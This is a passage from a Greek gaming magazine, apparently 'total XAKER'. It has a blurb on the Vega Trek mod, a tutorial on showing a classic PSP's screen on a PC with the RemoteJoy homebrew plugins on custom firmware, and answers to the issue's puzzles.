http://wcuniverse.sourceforge.net/vegatrek	Μεταφορά των διαστημόπλοιων του Star Trek στη μηχανή του Vega Strike. Αυτό το project είναι ακόμη υπό κατασκευή, ωστόσο κυκλοφορεί ένα playable demo.



Το Vega Trek χρησιμοποιεί τη μηχανή του Vega Strike για τη δημιουργία ενός space combat simulator στο σύμπαν του Star Trek.

Οι διαστημικοί σταθμοί του Vega Strike χωρίζονται σε διάφορες περιοχές, στις οποίες μπορείτε να ταξιδέψετε.

PSP ΣΤΟ PC!


Το PSP slim έχει τη δυνατότητα να προβάλλει το περιεχόμενό του σε οποιαδήποτε τηλεόραση. Αλήθεια, γιατί να μην έχουν μια παρόμοια δυνατότητα όσοι διαθέτουν την παλαιότερη, κλασική έκδοση του συστήματος; Ε; Γιατί;

Με την ανακοίνωση της κυκλοφορίας του νέου και πιο λεπτού PSP, η Sony αποκάλυψε πως οι χρήστες θα μπορούν να κάνουν προβολή περιεχομένου που έχουν αποθηκευμένο σε κάποιο Memory Stick σε οποιαδήποτε οθόνη, μέσω και της ανάλογης εξόδου που βρίσκεται στο κάτω αριστερά τμήμα του συστήματος. Επειδή όμως εμείς εδώ στο total XAKER γνωρίζουμε ότι εκεί έξω βρίσκονται αρκετοί κάτοχοι της παλαιότερης έκδοσης του φορητού, αποφασίσαμε να δώσουμε μια λύση και σε αυτό το πρόβλημα.

Αρχικά κατεβάστε τα δύο προγράμματα που θα αναλάβουν να κάνουν τη «βρόμικη» δουλειά. Το πρώτο είναι το RemoteJoy and Screenshot και προσφέρεται από τη διεύθυνση tinyurl.com/3wflbz, ενώ το δεύτερο είναι το RemoteJoy SDL, το οποίο θα βρείτε στη διεύθυνση tinyurl.com/4qt5kg. Από το πρόγραμμα που αναφέρεται ως RemoteJoy and Screenshot σημειώστε τα αρχεία usbgostfs.prx και remotejoy.prx και αντιγράψτε τα στο φάκελο seplugins. Αν δεν βρείτε αυτόν το φάκελο, δημιουργήστε τον στο root directory του PSP και μεταφέρετε εκεί μέσα τα δύο αρχεία. Αν ο φάκελος υπήρχε από πριν, θα βρείτε μέσα του ένα αρχείο GAME.TXT. Ανοίξτε το και προσθέστε τα παρακάτω:

```
ms0:/seplugins/usbhostfs.prx
ms0:/seplugins/remotejoy.prx
```

Κάντε save και κλείστε το αρχείο. Αν ο φάκελος seplugins δεν υπήρχε και τον φτιάξατε μόλις τώρα, δημιουργήστε κι ένα αρχείο με το notepad,




Στο root directory του PSP Memory Stick θα πρέπει να υπάρχει ένα SEPLUGINS folder μέσα στο οποίο θα βρίσκονται τα αρχεία usbgostfs.prx και remotejoy.prx, καθώς και το GAME.TXT.


εισαγάγετε τις δύο προηγούμενες εντολές και αποθηκεύστε το στο ίδιο σημείο με τα άλλα δύο αρχεία με το όνομα GAME.TXT. Αφού ολοκληρωθεί η παραπάνω διαδικασία, ανοίξτε το φάκελο με την ονομασία RemoteJoySDL (το δεύτερο αρχείο που κατεβάσατε). Μέσα στον PSP FW 3.XX OE αναζητήστε το φάκελο και αντιγράψτε τον PSPLink στο Memory Stick και συγκεκριμένα στο σημείο όπου το πρόσφατο firmware update έχει δημιουργήσει ένα φάκελο της μορφής GAME3XX (π.χ., GAME380 για το firmware 3.80). Αποσυνδέστε το PSP από το PC σας και πηγαίνετε μέσω της XMB του συστήματος στην κατηγορία GAME και μετά στην επιλογή Memory Stick. Εκεί θα βρείτε την επιλογή PSPLink v3.0 OE, την οποία πρέπει να χρησιμοποιήσετε. Το σύστημα θα φορτώσει την κλασική οθόνη με το λογότυπό του και αμέσως μετά θα σας φέρει σε μία μαύρη οθόνη με μια γραμμή που θα περιέχει ένα τυχαίο κείμενο με λευκά γράμματα.

Την ίδια ώρα, το λειτουργικό σας θα εντοπίσει μια νέα σύνδεση USB συσκευής με την ονομασία PSP TYPE B. Αφήστε τη διαδικασία να εκκινήσει κανονικά και, μόλις σας ζητηθούν drivers, επιλέξτε τη χειροκίνητη μέθοδο (τη δεύτερη από τις δύο) και δώστε μέσα από το ανάλογο πεδίο ακριβή τοποθεσία των drivers. Αυτοί βρίσκονται μέσα στο φάκελο (του δεύτερου προγράμματος που κατεβάσατε στην αρχή) RemoteJoySDLLibUSB. Αν έχετε λειτουργικό 64bit, επιλέξτε το φάκελο driver_x64, ενώ σε αντίθετη περίπτωση θα πρέπει να διαλέξετε απλά το φάκελο driver. Αφού ολοκληρωθεί η διαδικασία, απενεργοποιήστε το PSP σας και εκκινήστε το σε recovery mode (ένα νέο mode που προσθέτουν οι τελευταίες εκδόσεις firmware του Dark Alex), κρατώντας το πλήκτρο R πατημένο την ώρα που το σύστημα ξεκινά να bootάρει. Στη μαύρη οθόνη με τις διάφορες εντολές που θα εμφανιστεί, επιλέξτε Plugins, ενεργοποιήστε τα remotejoy.prx και usbhostfs.prx, πατήστε back και μετά exit.

Αφού το PSP σας γυρίσει στο κλασικό menu, φορτώστε ένα παιχνίδι είτε από UMD είτε από ISO αρχείο. Στο PC εντοπίστε το φάκελο RemoteJoySDL και κάντε διπλό click στο αρχείο Start-USBHostFS_PC.bat. Έπειτα διαλέξτε ένα από τα ακόλουθα αρχεία για τον ανάλογο σκοπό:




Αφού τρέξουμε το PSPLink από την XMB του PSP, το λειτουργικό των Windows θα το αναγνωρίσει ως συσκευή PSP TYPE B.



Έχοντας ήδη φορτώσει το Pro Evolution Soccer 6 στο PSP, αναμένουμε να μπούμε στην ποδοσφαιρική δράση!

Έχοντας περάσει τα ανάλογα αρχεία, ετοιμαζόμαστε να φορτώσουμε το PSPLink από την XMB.



Ενεργοποιώντας τα δύο plugins μέσα από το Recovery menu του PSP.

Start-RemoteJoy.bat	για απλό παράθυρο απεικόνισης
Start-RemoteJoy-FPS.bat	για παράθυρο απεικόνισης με εμφάνιση του ρυθμού ανανέωσης των καρέ
Start-RemoteJoy-FS.bat	για πλήρη οθόνη
Start-RemoteJoy-FS-FPS.bat	για πλήρη οθόνη με εμφάνιση του ρυθμού ανανέωσης των καρέ

Συνδέστε το καλώδιο USB και από εκεί και πέρα θα μπορείτε να έχετε τον έλεγχο του φορητού σας συστήματος από την οθόνη του PC. Αν εντοπίσετε κάποιο κρασάρισμα στο πρόγραμμα, προσπαθήστε να κάνετε load και save πριν προχωρήσετε στη σύνδεση με το PC. Τέλος, για να παίξετε online θα πρέπει να έχετε στα υπόψη ότι είναι καλό πρώτα να συνδεθείτε online με το PSP, να μπείτε στο κεντρικό lobby του εκάστοτε τίτλου και μετά να συνδέσετε το USB καλώδιο και να προχωρήσετε στην προβολή στο PC monitor σας.

Sephiroth

Συγγνώμη, δεν πιστεύουμε να φτάσατε έως εδώ και να μην αναβαθμίσατε ακόμα το PSP σας; Αν όχι, θα κάνουμε ότι δεν καταλάβαμε, αλλά εσείς γυρίστε τώρα στη σελίδα 128.

Απαντήσεις στους γρίφους του total XAKER 14

Σελίδα 42 Το προβληματικό σύνολο είναι το νούμερο 2, που περιλαμβάνει δύο τετράγωνα. Κανένα άλλο σύνολο σχημάτων δεν περιλαμβάνει κάποιο από τα σχήματα δύο φορές!

Σελίδα 53 Στο όγδοο στάδιο θα βρεθείτε πάλι στην αρχική θέση. Αν δεν μας πιστεύετε, σχεδιάστε ένα πλέγμα τετραγώνων και ξεκινήστε τη διαδρομή...

Σελίδα 80 Αναδιπλώνοντας το κίτρινο ανάπτυγμα είναι πιο πιθανό να πάρουμε την προβολή ενός τετραδιάστατου υπερβολοειδούς στον τρισδιάστατο χώρο παρά το κίτρινο παραλληλεπίπεδο. Πάντως τα άλλα αναπτύγματα είναι σωστά :-)

Σελίδα 88 Η μετοχή με τον «άσχετο» αριθμό είναι η 481413. Σ' όλες τις άλλες το άθροισμα του πρώτου με το τελευταίο, του δεύτερου με το προτελευταίο και του μεσαίου ζευγαριού ψηφίων είναι σταθερό.

Σελίδα 109 Δώστε βάση: Οι άρτιοι αριθμοί εμφανίζονται σε κίτρινες μπάλες, οι περιττοί σε πορτοκαλί μπάλες, το σύμβολο του ευρώ σε μοβ, το σύμβολο του δολαρίου σε πράσινες, τα φωνήεντα σε μπλε και τα σύμφωνα σε πορτοκαλί μπάλες. Επιπρόσθετα, οι αριθμοί από το 1 έως το 9 γράφονται με κόκκινο μελάνι, οι αριθμοί από το 10 έως το 19 με λευκό μελάνι και οι αριθμοί από το 20 έως το 29 με μαύρο μελάνι. Η μοναδική μπάλα που ξεφεύγει από αυτούς τους κανόνες είναι αυτή με τον αριθμό επτά!